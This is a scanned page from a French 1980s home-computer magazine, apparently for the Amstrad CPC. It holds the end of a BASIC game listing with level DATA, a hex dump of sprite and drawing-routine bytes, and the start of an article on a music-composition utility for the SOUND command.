CER=2:GOSUB 310
2760 a$="PRESENTE":zl=9:yl=3:CER= [3362]
2:GOSUB 310
2770 a$="OU":zl=10:yl=11:CER=0:GO [2139]
SUB 310
2780 a$="LE GUERRIER DE L IMPOSSI [3017]
BLE":zl=4:yl=12:CER=1:GOSUB 310
2790 WHILE INKEY$="":WEND:WINDOW  [3702]
#2,1,20,19,25:CLS #2
2800 a$="1  JOYSTICK":zl=8:yl=12: [2739]
CER=1:GOSUB 310
2810 a$="2  CURSEURS":zl=8:yl=13: [2346]
CER=1:GOSUB 310
2820 A$=INKEY$:IF A$="" THEN 2820 [1437]
2830 a=ASC(a$):IF a<49 OR a>50 TH [2490]
EN 2820
2840 IF A=49 THEN BA=73:GA=74:DA= [3672]
75:HA=72:FA=76:GOTO 2860
2850 IF A=50 THEN BA=2:GA=8:DA=1: [1915]
HA=0:FA=9
2860 MU=REMAIN(2):CALL &BCA7:CLS: [1463]
RETURN
2870 DI:IF (SQ(1) AND 7)=0 THEN E [5216]
I:RETURN ELSE NT=NT+1:IF NT>73 TH
EN NT=0:GOTO 2870
2880 SOUND 49,MP(NT)*4,MD(H)*15,1 [3704]
5:SOUND 42,MP(NT),MD(NT)*14,,12
2890 SOUND 28,MP(NT)/2,MD(NT)*14, [2882]
,14:GOTO 2870
2900 DIM MP(73):DIM MD(73):RESTOR [6082]
E 2910:FOR H=1 TO 73:READ D,P:MP(
H)=P:MD(H)=D:NEXT:RETURN
2910 DATA 2,106,1,80,1,84,2,80,2, [8416]
106,2,71,2,106,2,67,2,80,2,60,2,8
0,2,53,2,80,2,50,2,80,1,84,1,80,1
,71,1,84,2,106,1,53,1,60,1,63,1,6
0,1,53,1,63,1,80,1,71,1,63,1,80,2
,89,1,100,1,106,2,100,1,60,1,67,1
,71,1,67,1,60
2920 DATA 1,71,1,89,1,80,1,71,1,8 [9172]
9,2,100,1,106,1,119,2,106,1,67,1,
71,1,80,1,71,1,67,1,80,1,100,1,89
,1,80,1,100,2,106,1,119,1,134,2,1
19,2,100,2,106,2,80,1,84,1,80,1,7
1,1,84,2,84,1,80,1,84,3,80,3
2930 DATA 10100,11011,y,x,10001,x [4092]
,y,x,01000,01000,x,y,x,10101,1101
1,y,x,10100,x
2940 REM ::::::::::::::::::::::::      [1736]
```

```
2950 REM :                      :      [419]
2960 REM :  DATAS DES 10 TAB    :      [1575]
2970 REM :                      :      [419]
2980 REM ::::::::::::::::::::::::      [1736]
2990 DATA 6666555559999999,X,00 [2046]
00001111111110000
3000 DATA 3000001222222210110,3300 [2359]
00000000000000,3300000000000000104
3010 DATA 1111111000011111,2222 [2156]
2221000122222,X,X,X,X
3020 DATA 8,10                    [188]
3030 REM ::: datas tab 2 :::      [1309]
3040 DATA 3331111111111111999,0001 [1528]
2222222221000,x
3050 DATA 0000011111111111,0333 [2874]
0122222222222,0212050000000000
3060 DATA 0212050060000000,0212 [3116]
0500600333333,0212000050000000
3070 DATA 0212000060000000,4212 [2303]
0000600000000,6666555500000000
3080 DATA 10,15                   [362]
3090 REM ::: datas tab 3 :::      [1253]
3100 DATA 1991333311111565656,0001 [3296]
0000222000000,0001000020000000
3110 DATA 0000002200022221000,1111 [2513]
0020002222500,0000002022243360000
3120 DATA 0022222020000035000,0022 [2671]
0000200000500,0000022220111160000
3130 DATA 0022222220100450000,0000 [2596]
0000000006000,3331111111111111000
3140 DATA 10,20                   [357]
3150 REM ::: datas tab 4 :::      [1229]
3160 DATA 3993333333333333333,0000 [2061]
0122222221000,0001012000000000
3170 DATA 0001012011111111000,1011 [2491]
0120122221000,0000012010000360000
3180 DATA 0000011050565610000,0000 [2478]
0000500000600,0001222210560010000
3190 DATA 0001111110210060004,0000 [3437]
0000002100300,1001333311111565656
3200 DATA 10,23                   [358]
3210 REM ::: datas tab 5 :::      [1237]
3220 DATA 5656565656565656599,0000 [3603]
0000340000100,0000300030000010000
3230 DATA 0003330000000013000,0111 [2755]
1111100001330,0122222210000013000
3240 DATA 0000000210000100003,0000 [2804]
0002100001003,3333330210000050003
3250 DATA 0000000210000000000,0000 [3160]
0002122222222,3003333333333333
3260 DATA 9,26                    [212]
3270 REM ::: datas tab 6 :::      [1404]
3280 DATA 1111111111111111119,0000 [2663]
0020000200002,0000020200202000
3290 DATA 0000200020000020000,0000 [2689]
3563563563563,5000000000001222222
3300 DATA x,x,5065656565656300C0, [1698]
2000000000004133000
3310 DATA 2221000000000133300,5656 [2113]
5656565656560,11,29
3320 REM ::: datas tab 7 :::      [1221]
3330 DATA 3333333333333199999,0000 [2809]
0000000010000,0000000050041000000
3340 DATA 0011111156111111100,0012 [2345]
2221001222210,x,x
3350 DATA 1111001111110011111,2221 [2364]
0012222100122,x,x
3360 DATA 1111111111111111110,10,3 [1199]
6
3370 REM ::: datas tab 8 :::      [1325]
3380 DATA 1199565656565656,0000 [2685]
0120000000333,0000012000000000033
3390 DATA 0000012000000000003,0000 [3353]
0120000000000,3033311000000111000
3400 DATA 0000000001112210000,0000 [3088]
0011122222100,3431112222222221000
3410 DATA 5650000000000000000,0000 [3145]
0000000003333,3333333333331000000
3420 DATA 10,35                   [358]
3430 REM ::: datas tab 9 :::      [1333]
3440 DATA 1911115656565656,0000 [2717]
0000200020000,0000002000200002220
3450 DATA 0000011111011110000,0000 [3152]
0300050000600,1101110303333020022
3460 DATA 0001000101000020000,0101 [2260]
0111010111105,0101010001000050060
3470 DATA 5622010165010111110,0000 [3216]
0200000200000,1100565656565656
3480 DATA 5,40                    [237]
3490 REM ::: datas tab 10 :::     [1447]
3500 DATA 1111111111111111111,1410 [2898]
0200020000002,0000002010001002020
3510 DATA 0000020122210020000,0000 [2872]
0001565656560,2222122122212221003
3520 DATA 1111111222210000000,x,11 [2263]
1111101111111111,2222221012222222
22
3530 DATA x,1011115656565656,5, [1398]
5
```

```
8000:00 CC 00 00 44 DD FF FF:8B
8008:44 FB 51 00 55 A2 51 A2:71
8010:F3 44 88 F3 A7 CC CC 5B:E6
8018:A7 CC 6C 5B A7 CC 3C 5B:0E
8020:F3 CC 3C F3 51 9C 6C A2:EC
8028:00 CC CC 00 00 44 88 00:F4
8030:00 00 00 00 44 CF CF 88:C7
8038:45 CC CC 8A 45 CC CC 8A:26
8040:00 00 00 00 00 00 00 00:C0
8048:00 00 00 00 00 00 00 00:C8
8050:55 00 00 00 55 00 00 00:CE
8058:55 00 00 00 55 00 00 00:D6
8060:55 00 00 00 55 00 00 00:DE
8068:55 00 00 00 55 00 00 00:E6
8070:40 00 00 00 40 00 00 00:70
8078:00 00 00 00 00 00 00 00:F8
8080:55 00 00 00 55 F3 F3 00:55
8088:55 51 F3 A2 55 A2 05 F3:90
8090:55 44 CC 5B 55 CC CC D9:8A
8098:55 6C CC D9 55 3C CC 88:F2
80A0:F7 3C CC 88 F7 9C 9C 88:12
80A8:FF CC 6C 88 51 4E CC 45:48
80B0:51 5B 00 CE 51 F3 45 CD:01
80B8:51 A2 CE 88 00 E7 E5 00:04
80C0:45 CC CC 8A 45 CC CC 8A:AE
80C8:44 CF CF 88 00 00 00 00:B7
80D0:00 44 88 00 00 CC CC 00:CC
80D8:51 9C 6C A2 F3 CC 3C F3:70
80E0:A7 CC 3C 5B A7 CC 6C 5B:96
80E8:A7 CC CC 5B F3 44 88 F3:1E
80F0:55 A2 51 A2 44 FB 51 00:F1
80F8:44 DD FF FF 00 CC 00 00:37
8100:00 00 00 00 00 00 00 00:81
8108:40 00 00 00 40 00 00 00:09
8110:55 00 00 00 55 00 00 00:8F
8118:55 00 00 00 55 00 00 00:97
8120:55 00 00 00 55 00 00 00:9F
8128:55 00 00 00 55 00 00 00:A7
8130:00 00 00 00 00 00 00 00:B1
8138:00 00 00 00 00 00 00 00:B9
8140:00 E7 E5 00 51 A2 CE 88:81
8148:51 F3 45 CD 51 5B 00 CE:2A
8150:51 4E CC 45 FF CC 6C 88:2D
8158:F7 9C 9C 88 F7 3C CC 88:0B
8160:55 3C CC 88 55 6C CC D9:BF
8168:55 CC CC D9 55 44 CC 5B:4B
8170:55 A2 05 F3 55 51 F3 A2:A9
8178:55 F3 F3 00 55 00 00 00:B6
8180:00 00 00 AA 00 00 F3 AA:9E
8188:E4 51 F3 AA CE 51 5B A2:89
8190:CD 4E 88 AA CD CC 6C AA:C7
8198:CD 9C 6C AA CD 9C CC AA:97

81A0:CD 9C CC AA CD CC CC EE:FF
81A8:CD CC CC EE CD 4E 88 EE:A7
81B0:CE 51 A2 EE E4 51 F7 E6:8A
81B8:00 51 F3 AA 00 00 F7 00:1D
81C0:00 00 00 00 00 00 00 00:41
81C8:00 00 00 00 00 00 00 00:49
81D0:00 00 00 00 00 00 00 00:51
81D8:00 00 00 00 00 00 00 00:59
81E0:00 00 00 00 00 00 00 00:61
81E8:00 00 00 00 00 00 00 00:69
81F0:40 FF FF 00 40 FF FF 00:DF
81F8:00 00 00 00 00 00 00 00:79
8200:00 CD 88 00 44 CD 88 00:8E
8208:CC CD 00 00 CE CE D9 A2:C9
8210:CD CC 6C F3 88 9C 6C F3:E3
8218:51 9C CC 5B F3 9C CC 5B:C6
8220:F3 CC CC 51 A7 CC CC 51:FC
8228:A7 44 88 F3 A7 00 00 F3:18
8230:A2 00 00 A2 F3 FF FF FF:86
8238:51 FB 00 00 00 51 00 00:E7
8240:55 00 00 00 55 F3 00 00:72
8248:51 F3 A2 D8 DD F3 A2 CD:20
8250:DD 44 88 CE DD 9C CC CE:04
8258:DD 9C 6C CE 55 CC 6C CE:40
8260:55 CC 6C CE 55 CC CC CE:C0
8268:55 CC CC CE 55 44 88 CE:DC
8270:F7 51 A2 CD 51 FB A2 D8:4A
8278:51 F3 A2 00 00 FB 00 00:F9
8280:00 00 00 00 00 00 00 00:02
8288:00 00 00 00 00 00 00 00:0A
8290:00 00 00 00 00 00 00 00:12
8298:00 00 00 00 00 00 00 00:1A
82A0:00 00 00 00 00 00 00 00:22
82A8:00 00 00 00 00 00 00 00:2A
82B0:00 FF FF 80 00 FF FF 80:20
82B8:00 00 00 00 00 00 00 00:3A
82C0:00 44 CE 00 00 44 CE 88:AE
82C8:00 00 CE CC 51 E6 CD CD:E0
82D0:F3 9C CC CE F3 9C 6C 44:94
82D8:A7 CC 6C A2 A7 CC 6C F3:FC
82E0:A2 CC CC F3 A2 CC CC 5B:2A
82E8:F3 44 88 5B F3 00 00 5B:80
82F0:51 00 00 51 FF FF FF F3:8D
82F8:00 00 F7 A2 00 00 A2 00:55
8300:00 00 C0 00 00 05 C0 80:21
8308:04 0F 0C 0E 40 4A C2 0A:A3
8310:C0 C0 C2 80 C0 C1 C3 C0:B4
8318:C0 C2 C1 C0 C1 C0 C0 C2:B7
8320:C1 C0 48 E0 D0 C0 48 E0:C4
8328:D0 C0 48 E0 D0 84 48 A0:73
8330:50 84 C0 A0 00 C0 C0 00:8B
8338:00 40 80 00 00 00 00 00:BB

8340:00 40 80 00 00 C0 C0 00:83
8348:00 C9 C0 08 44 CC C2 0A:77
8350:40 C0 C3 0F C0 C0 C1 0D:07
8358:C0 0C C1 08 84 0C C1 08:79
8360:84 C0 C1 08 C0 C0 C1 48:11
8368:40 C0 C3 48 44 CC C2 4A:CE
8370:40 C9 C0 4A 40 C0 C0 08:6D
8378:00 C0 80 08 00 40 00 08:DB
8380:00 40 80 00 00 C0 C0 00:C3
8388:50 84 C0 A0 D0 84 48 A0:43
8390:D0 C0 48 E0 D0 C0 48 E0:43
8398:C1 C0 48 E0 C1 C0 C0 C2:49
83A0:C0 C2 C1 C0 C0 C1 C3 C0:45
83A8:C0 C0 C2 80 40 4A C2 0A:4B
83B0:04 0F 0C 0E 00 05 C0 80:0F
83B8:00 00 C0 00 00 00 00 00:7B
83C0:00 40 80 00 00 C0 C0 00:03
83C8:04 C0 C6 00 05 C1 CC 88:94
83D0:0F C3 C0 80 0E C2 C0 C0:3A
83D8:04 C2 0C C0 04 C2 0C 48:3B
83E0:04 C2 C0 48 84 C2 C0 C0:AB
83E8:84 C3 C0 C0 85 C1 CC 88:A8
83F0:85 C0 C6 80 04 C0 C0 80:9E
83F8:04 40 C0 00 04 00 80 00:D3
8400:11 30 30 00 32 19 58 20:7D
8408:33 33 0C 20 26 33 26 20:C3
8410:26 33 33 20 33 33 33 A0:CF
8418:33 33 33 A0 11 F0 F0 00:D3
8420:00 00 00 00 00 3C 3C 28:F0
8428:11 26 AC 1C 11 33 33 1C:49
8430:54 33 33 1C 54 33 33 BC:92
8438:54 33 33 BC 00 B9 FC A8:79
8440:C3 C3 C3 C3 C3 C3 C3 C3:30
8448:C2 C3 C3 C3 C1 C3 C3 C3:2D
8450:C3 C2 C3 C2 C3 C3 C1 C2:24
8458:C3 C3 86 C1 C3 C3 C3 C3:89
8460:C3 C3 C3 C3 49 C3 C3 C3:EE
8468:86 C3 C3 C3 C3 C3 C3 C3:1B
8470:C3 C3 49 C3 C3 86 86 C3:D9
8478:C3 49 C3 0C 49 C3 C3 C3:36
8480:CF 00 00 CF E7 CF CE E7:46
8488:E7 F3 E6 E7 E7 F3 E6 E7:DE
8490:E7 3F 3F E7 E7 CF CE E7:09
8498:E7 F3 E6 E7 E7 F3 E6 E7:EE
84A0:E7 3F 3F E7 E7 CF CE E7:19
84A8:E7 F3 E6 E7 E7 F3 E6 E7:FE
84B0:E7 3F 3F E7 E7 CF CE E7:29
84B8:E7 F3 E6 E7 F3 00 00 F3:AE
84C0:CF CF CF CF B7 3F 3F 6F:98
84C8:A2 3F 2A 45 A2 FF EA 45:B0
84D0:A2 3F 2A 45 A2 00 00 45:58
84D8:A2 15 3F 45 A2 D5 FF 45:42

84E0:A2 15 3F 45 A2 00 00 45:53
84E8:A2 3F 2A 45 A2 FF EA 45:D0
84F0:A2 3F 2A 45 A2 00 00 45:78
84F8:E7 CF CF CF 3F 3F 3F 3F:10
8500:41 CC 9C 00 C6 B5 00 28:8E
8508:D8 F0 B5 14 D8 F0 F0 44:3C
8510:CC D8 F0 6E CC CC D8 6E:B5
8518:CC CC D8 6E CC CC CC E4:B9
8520:CC 64 CC E4 88 64 CC E4:E1
8528:88 44 CC E4 CC CC CC CC:69
8530:14 CC CC C9 00 3C CC 82:F5
8538:00 41 C3 00 00 00 00 00:88
8540:41 E8 C0 00 D6 40 50 02:04
8548:A8 00 00 E0 A8 00 00 40:3D
8550:E8 00 00 40 F8 00 00 40:95
8558:A8 2A 00 D4 BD 15 00 40:58
8560:BD 2A 00 54 BD 3F 00 54:11
8568:E8 2A 2A 54 BD 3F 00 54:C2
8570:54 3F 80 E9 00 FC FC 82:C7
8578:00 41 C3 00 00 0  00 00:C8
8580:00 15 00 02 00 00 37 ED:20
8588:CB 15 2A 00 15 FF FF 2A:2C
8590:55 F3 F3 AA 7B B2 71 B7:33
8598:7B 24 18 B7 7B 24 18 B7:A3
85A0:7B 24 18 B7 7B 24 18 B7:AB
85A8:7B B2 71 B7 55 F3 F3 AA:8B
85B0:15 FF FF 2A 02 15 2A 1D:83
85B8:00 00 37 45 CB 44 20 20:65
85C0:41 41 00 00 55 00 41 00:78
85C8:EF AA C7 82 55 00 41 15:05
85D0:00 15 00 00 00 00 C7 00:F0
85D8:AA 55 C3 55 DF EF EB 00:B0
85E0:AA 55 55 00 00 00 EF AA:91
85E8:55 00 55 00 EF AA 00 00:68
85F0:55 00 AA 00 00 55 DF 55:87
85F8:41 41 AA EF 45 82 00 55:07
8600:00 00 00 00 00 00 00 00:86
8608:00 00 00 00 00 00 00 00:8E
8610:00 00 00 00 00 00 00 00:96
8618:00 00 00 00 00 00 00 00:9E
8620:00 00 00 00 00 00 00 00:A6
8628:00 00 00 00 00 00 00 00:AE
8630:00 00 00 00 00 00 00 00:B6
8638:00 00 00 00 00 00 00 00:BE
8640:00 04 08 00 00 A2 51 00:E9
8648:51 40 80 A2 51 40 80 A2:4C
8650:F3 40 80 F3 F3 00 00 F3:EC
8658:A7 44 88 5B A7 CC CC 5B:88
8660:A7 9C 6C 5B A7 CC 3C 5B:FC
8668:A7 CC 3C 5B 51 CC 6C A2:AE
8670:00 CC CC 00 00 44 88 00:42
8678:00 00 00 00 80 80 80 80:FE
```

```
9D40:C0 80 80 80 08 08 08 08:ED
9D48:88 88 88 88 30 20 00 00:E5
9D50:40 00 C0 00 04 00 04 00:9D
9D58:44 00 44 00 10 00 00 00:55
9D60:C0 80 00 80 00 08 0C 08:81
9D68:88 00 88 00 30 20 00 00:D5
9D70:C0 80 00 80 00 08 04 08:59
9D78:00 88 00 88 30 20 00 00:F5
9D80:80 00 80 00 08 08 0C 08:09
9D88:00 88 00 88 00 20 00 00:15
9D90:C0 80 80 00 08 00 0C 08:29
9D98:00 88 00 88 30 20 00 00:15
9DA0:C0 80 80 00 08 00 0C 08:39
9DA8:88 88 88 88 30 20 00 00:45
9DB0:C0 80 00 80 00 08 00 08:7D
9DB8:44 00 44 00 10 00 00 00:B5
9DC0:C0 80 80 80 08 08 0C 08:89
9DC8:88 88 88 88 30 20 00 00:65
9DD0:C0 80 80 80 08 08 0C 08:99
9DD8:00 88 00 88 30 20 00 00:55
9DE0:00 00 00 00 40 00 04 00:D9
9DE8:00 00 44 00 10 00 00 00:A1
9DF0:F0 F0 F0 F0 00 00 82 00:7B
9DF8:C3 A5 A5 1A F0 30 2D 30:84
9E00:F0 F0 F0 F0 F0 F0 F0 F0:5E
9E08:F0 F0 F0 F0 F0 F0 F0 F0:66
9E10:00 00 00 00 00 00 00 00:AE
9E18:00 00 00 00 00 00 00 00:B6
9E20:F0 F0 F0 F0 00 00 00 00:1E
9E28:00 00 F0 F0 F0 F0 3C 3C:2A
9E30:00 00 00 00 00 00 45 CF:29
9E38:11 33 00 00 00 00 00 00:4D
9E40:28 14 28 14 00 00 54 A8:82
9E48:54 A8 00 00 28 14 28 14:82
9E50:C0 80 80 80 08 08 0C 08:1A
9E58:88 88 88 88 20 20 00 00:A6
9E60:C0 80 80 80 08 08 0C 00:EA
9E68:88 88 88 88 30 20 00 00:06
9E70:C0 80 80 00 08 00 08 00:AE
9E78:88 00 88 00 30 20 00 00:E6
9E80:C0 00 80 80 08 08 08 08:2E
9E88:88 88 88 88 30 00 00 00:66
9E90:C0 80 80 00 08 00 0C 00:EA

9E98:88 00 88 00 30 20 00 00:06
9EA0:C0 80 80 00 08 00 0C 00:FA
9EA8:88 00 88 00 20 00 00 00:06
9EB0:C0 80 80 00 08 00 08 00:EE
9EB8:88 88 88 88 30 20 00 00:56
9EC0:80 80 80 80 08 08 0C 08:4A
9EC8:88 88 88 88 20 20 00 00:16
9ED0:C0 80 40 00 04 00 04 00:1E
9ED8:44 00 44 00 30 20 00 00:36
9EE0:C0 80 40 00 04 00 04 00:2E
9EE8:44 00 44 00 30 00 00 00:86
9EF0:80 80 80 80 0C 00 0C 00:1E
9EF8:CC 00 88 88 20 20 00 00:7A
9F00:80 00 80 00 08 00 08 00:FF
9F08:88 00 88 00 30 20 00 00:77
9F10:80 80 C0 80 0C 08 08 08:53
9F18:88 88 88 88 20 20 00 00:67
9F20:80 80 80 80 08 08 0C 08:AB
9F28:CC 88 88 88 20 20 00 00:BB
9F30:C0 80 80 80 08 08 08 08:DF
9F38:88 88 88 88 30 20 00 00:D7
9F40:C0 80 80 80 08 08 0C 08:0B
9F48:88 00 88 00 20 00 00 00:A7
9F50:C0 80 80 80 08 08 08 08:FF
9F58:88 88 88 88 30 20 00 10:77
9F60:C0 80 80 80 08 08 0C 00:EB
9F68:88 88 88 88 20 20 00 00:B7
9F70:C0 80 80 00 08 00 0C 08:0B
9F78:00 88 00 88 30 20 00 00:F7
9F80:C0 80 40 00 04 00 04 00:CF
9F88:44 00 44 00 10 00 00 00:87
9F90:80 80 80 80 08 08 08 08:FF
9F98:88 88 88 88 30 20 00 00:37
9FA0:80 80 80 80 08 08 08 08:0F
9FA8:88 88 CC 88 10 00 00 00:B3
9FB0:80 80 80 80 08 08 08 08:1F
9FB8:CC 88 CC 88 20 20 00 00:17
9FC0:80 80 80 80 04 00 04 00:8F
9FC8:44 00 88 88 20 20 00 00:C3
9FD0:80 80 80 80 08 08 0C 08:5B
9FD8:44 00 44 00 10 00 00 00:D7
9FE0:DD 5E 00 DD 56 01 DD 6E:BB
9FE8:02 DD 66 03 06 08 C5 E5:5A

9FF0:1A 77 13 23 1A 77 13 E1:35
9FF8:CD 26 BC C1 10 F0 C9 00:57
A000:7C C6 08 67 D0 D5 11 50:61
A008:C0 19 D1 C9 00 DD 5E 00:F1
A010:DD 56 01 DD 6E 02 DD 66:1D
A018:03 06 10 CD 19 BD F3 C5:E3
A020:E5 06 04 1A 77 13 23 10:5F
A028:FA E1 CD 00 A0 C1 10 EF:79
A030:FB C9 00 00 00 00 00 00:5D
A038:00 00 00 00 00 00 00 00:D8
A040:00 00 00 00 00 00 00 00:E0
A048:00 00 00 00 00 00 00 00:E8
A050:00 00 00 00 00 00 00 00:F0
A058:00 00 00 00 00 00 00 00:F8
A060:00 00 00 00 00 00 00 00:00
A068:00 00 00 00 00 00 00 00:08
A070:00 00 00 00 00 00 00 00:10
A078:00 00 00 00 00 00 00 00:18
A080:00 00 00 00 00 00 00 00:20
A088:00 00 00 00 00 00 00 00:28
A090:00 00 00 00 00 00 00 00:30
A098:00 00 00 00 00 00 00 00:38
A0A0:00 00 00 00 00 00 00 00:40
A0A8:00 00 00 00 00 00 00 00:48
A0B0:00 00 00 00 00 00 00 00:50
A0B8:00 00 00 00 00 00 00 00:58
A0C0:00 00 00 00 00 00 00 00:60
A0C8:00 00 00 00 00 00 00 00:68
A0D0:00 00 00 00 00 00 00 00:70
A0D8:00 00 00 00 00 00 00 00:78
A0E0:00 00 00 00 00 00 00 00:80
A0E8:00 00 00 00 00 00 00 00:88
A0F0:00 00 00 00 00 00 00 00:90
A0F8:00 00 00 00 00 00 00 00:98
A100:00 00 00 00 00 00 00 00:A1
A108:00 00 00 00 00 00 00 00:A9
A110:00 00 00 00 00 00 00 00:B1
A118:00 00 00 00 00 00 00 00:B9
A120:00 00 00 00 00 00 00 00:C1
A128:00 00 00 00 00 00 00 00:C9
A130:00 00 00 00 00 00 00 00:D1
A138:D6 A0 08 C5 04 0C 2A 38:5D
A140:A1 3A 3C A1 FE 01 C2 51:00

A148:A1 11 14 00 ED 52 C3 68:0A
A150:A1 FE 02 C2 5A A1 23 C3:31
A158:68 A1 FE 03 C2 67 A1 11:CC
A160:14 00 ED 5A C3 68 A1 2B:42
A168:7E FE 00 CA 95 A1 FE 0A:9C
A170:C2 79 A1 3E 01 32 33 A0:36
A178:C9 ED 5F E6 07 FE 01 CA:DF
A180:91 A1 FE 02 CA 91 A1 FE:A5
A188:03 CA 91 A1 FE 04 C2 79:1B
A190:A1 32 3C A1 C9 E5 2A 38:9F
A198:A1 AF 77 E1 22 38 A1 3A:52
A1A0:3D A1 77 2A 3A A1 11 00:2C
A1A8:86 CD 19 A0 3A 3C A1 2A:75
A1B0:3A A1 01 A0 00 FE 01 C2:5B
A1B8:C2 A1 ED 42 11 00 83 C3:2E
A1C0:E5 A1 FE 02 C2 D1 A1 23:B9
A1C8:23 23 23 11 40 83 C3 E5:4E
A1D0:A1 FE 03 C2 DE A1 ED 4A:06
A1D8:11 80 83 C3 E5 A1 2B 2B:E3
A1E0:2B 2B 11 C0 83 22 3A A1:2E
A1E8:CD 19 A0 C9 00 00 00 00:8C
A1F0:00 00 00 00 00 00 00 00:91
A1F8:00 00 00 00 00 00 00 00:99
A200:00 00 00 00 00 00 00 00:A2
A208:00 00 00 00 00 00 00 00:AA
A210:00 00 00 00 00 00 00 00:B2
A218:00 00 00 00 00 00 00 28:FA
A220:C5 03 00 5A A0 E8 C0 03:DD
A228:06 0A DD 21 EC A1 DD E5:94
A230:C5 DD 7E 00 FE 00 CA 73:DF
A238:A2 DD 6E 01 DD 66 02 22:57
A240:38 A1 DD 6E 03 DD 66 04:D2
A248:22 3A A1 DD 7E 05 32 3C:A9
A250:A1 3E 15 98 32 3D A1 CD:E5
A258:3E A1 3A 3C A1 DD 77 05:D4
A260:ED 5B 3A A1 DD 73 03 DD:D7
A268:72 04 2A 38 A1 DD 75 01:70
A270:DD 74 02 C1 E1 23 23 23:25
A278:23 23 23 E5 DD E1 10 AE:F7
A280:C9 C9 00 00 00 00 00 00:7D
```

MUSIQUE MAESTRO II


EDITEZ VOS JEUX INTERDITS

L'art de traduire une partition en données assimilables par le processeur sonore (commande SOUND) vous est connu depuis l'article de* Micro-Mag *n°1. Sa conclusion, l'achat d'un logiciel musical ne s'impose pas toujours.

Voici donc un utilitaire (*listing 1*) destiné à faciliter votre vie de compositeur. Le mode d'emploi assez conséquent est volontairement exclu du programme afin de ne pas en allonger la frappe. Le détail des procédures permettra de mieux appréhender son fonctionnement et soulignera les points essentiels à respecter

Fonctionnement

Son but est normalement de fournir trois données de base quasiment indispensables: la valeur du canal, la séquence vibratoire de la note et un indice de durée qui respecte le rapport de temps entre les différents types de notes (blanche, noire, etc.). Cet indice sera ensuite multiplié par une valeur plus ou moins grande afin de varier la vitesse d'exécution. Dès le lancement, le programme vous propose de recharger un fichier (poursuite d'un travail). Sachez qu'un fichier sauvegardé contient, en plus des valeurs musicales, les différents paramètres spéciaux déterminés lors d'un premier travail (numéro d'enveloppes, bruit, canaux concernés par ces données) et ceux utiles à la reprise ultérieure d'un travail (nombre total de données, lieu de stockage en Ram pour la suite du morceau).



S'il s'agit d'un nouveau travail, vous pourrez ou non adjoindre des données supplémentaires (numéro d'enveloppe de volume, de tonalité ou indice de bruit) aux trois données de base ainsi que le ou les canaux concernés par ces paramètres. Bon à savoir: si vous choisissez ces trois données pour, par exemple, un son particulier sur le canal B (le canal A restant lui en son pur), le complément sera fait par le programme pour les notes du canal A avec une enveloppe de volume, de tonalité et une indice de bruit, tous mis à 0. Cela afin que la routine de votre programme ultérieur puisse toujours chercher le même nombre de données.

Bien sûr, le programme peut être modifié de telle sorte qu'il ne sauvegarde pas ces compléments à 0. Il devra alors tester, suivant les valeurs-canal (il en existe certaines relatives à un seul, vu les possibilités de rendez-vous), à quel canal il a affaire (A, B ou C) pour aller chercher le nombre correct de données le concernant. Ces tests Basic sont extrêmement longs.

Notre choix a aussi été guidé par le fait qu'un thème musical assez important agrémente souvent l'écran de présentation. On peut alors mettre tout cela dans un programme à part, qui au final, lancera le programme principal (l'importance du nombre de données n'est plus alors un inconvénient).

Exemple d'un cas spécial: vous désirez un numéro d'enveloppe. de volume et de bruit pour le A et d'env. de tonalité seulement pour le B. Il faut alors déclarer les trois, sélectionner les canaux A et B et ensuite modifier à l'écran ces données pour chaque canal en mettant à 0 celle(s) qui ne s'applique(nt) pas à lui. A éviter car trop fastidieux!

Au menu

Apparaissent ensuite à l'écran, quatre flèches dans quatre menus autorisant différents choix:

• HAUT (touches «.» et F0) : sélection du canal désiré et possibilités de rendez-vous avec un ou deux autres canaux.

• **BAS** (touches gauche et droite) : choix d'un indice de durée, valables pour les notes et les silence (voir DROIT). Signification des abrégés:
- R : Ronde
- B P: Blanche pointée
- B : Blanche
- N P : Noire pointée
- N :Noire
- C P : Croche pointée
- C : Croche
- D C P : Double croche pointée
- D C : Double croche
- T C : Triple croche

Cet éventail de durées devrait suffire à couvrir la plupart des partitions.

• **DROITE** (touche haut et bas) : choix de la note désirée. La portée en clef de Sol présente trois octaves de MI à MI. «S» permet de demander un silence. Diéser ou bémoler une de ces notes s'obtient par l'option GAUCHE.

N. B. *Le bémol sur le MI le plus grave et le dièse sur le MI le plus aigu n'ont pas d'effet sur sa valeur, ces notes étant limites.*

• **GAUCHE** (touches «|» et «+») :

- Env. Ent. Bruit: octroie un numéro d'enveloppe de volume, de tonalité ou une valeur de bruit. Attention, ces données ne seront sauvegardées que si vous en avez fait la déclaration prélable. Elles seront alors ajoutées aux valeurs canal-note-durée et ce, uniquement pour le ou les canaux choisis au départ, les autres étant à 0. Employer les touches «*» et «}» en vous plaçant devant les valeurs à modifier.
- Dièse et Bémol: modifient en conséquence la note choisie sur la portée. Normal rétablit l'état naturel de la note.
- Reset-Sauver: le résultat des diverses opérations mentionnées ci-dessus, s'inscrit toujours interactivement en bas à gauche de l'écran à la suite de SOUND. Il est donc possible de sélectionner le canal, la note (avec ou non altération) et la durée, puis de relever le résultat exploitable ultérieurement au sein de programmes Basic dans des lignes DATA (voir *Micro-Mag* n°1). Cette solution est recommandée aux débutants en programmation pour de petites mélodies. Toutefois, les plus costauds peuvent procéder autrement. Une fois les divers paramètres réglés, l'appui sur la barre d'espacement transfère les données dans une zone mémoire réservée en Ram (à partir de 20000, ce qui permet de placer encore plus de 21000 données).

Un compteur indique le nombre de données sauvegardées dans cette zone. Un appui sur «E» permet à tout moment d'en apprécier le contenu. Toutefois, il s'agit d'une lecture simplifiée ne prenant en compte que les notes, durées et bruit, le résultat étant passé uniquement sur le canal A (soit le 1). Des séquences non terminées de canaux en rendez-vous, auraient risqué de bloquer irrémédiablement le programme. Quant aux enveloppes de volume et tonalité, nous n'avons ici que leur numéro. C'est vous en effet qui déterminerez leurs natures exactes dans votre programme. Cette vérification permet cependant de vérifier globalement la justesse de la mélodie. Un contrôle fréquent permet de déceler les «couacs», car l'option Reset, à chaque demande, autorise certes le retour en arrière, mais en «supprimant» la dernière séquence de données.

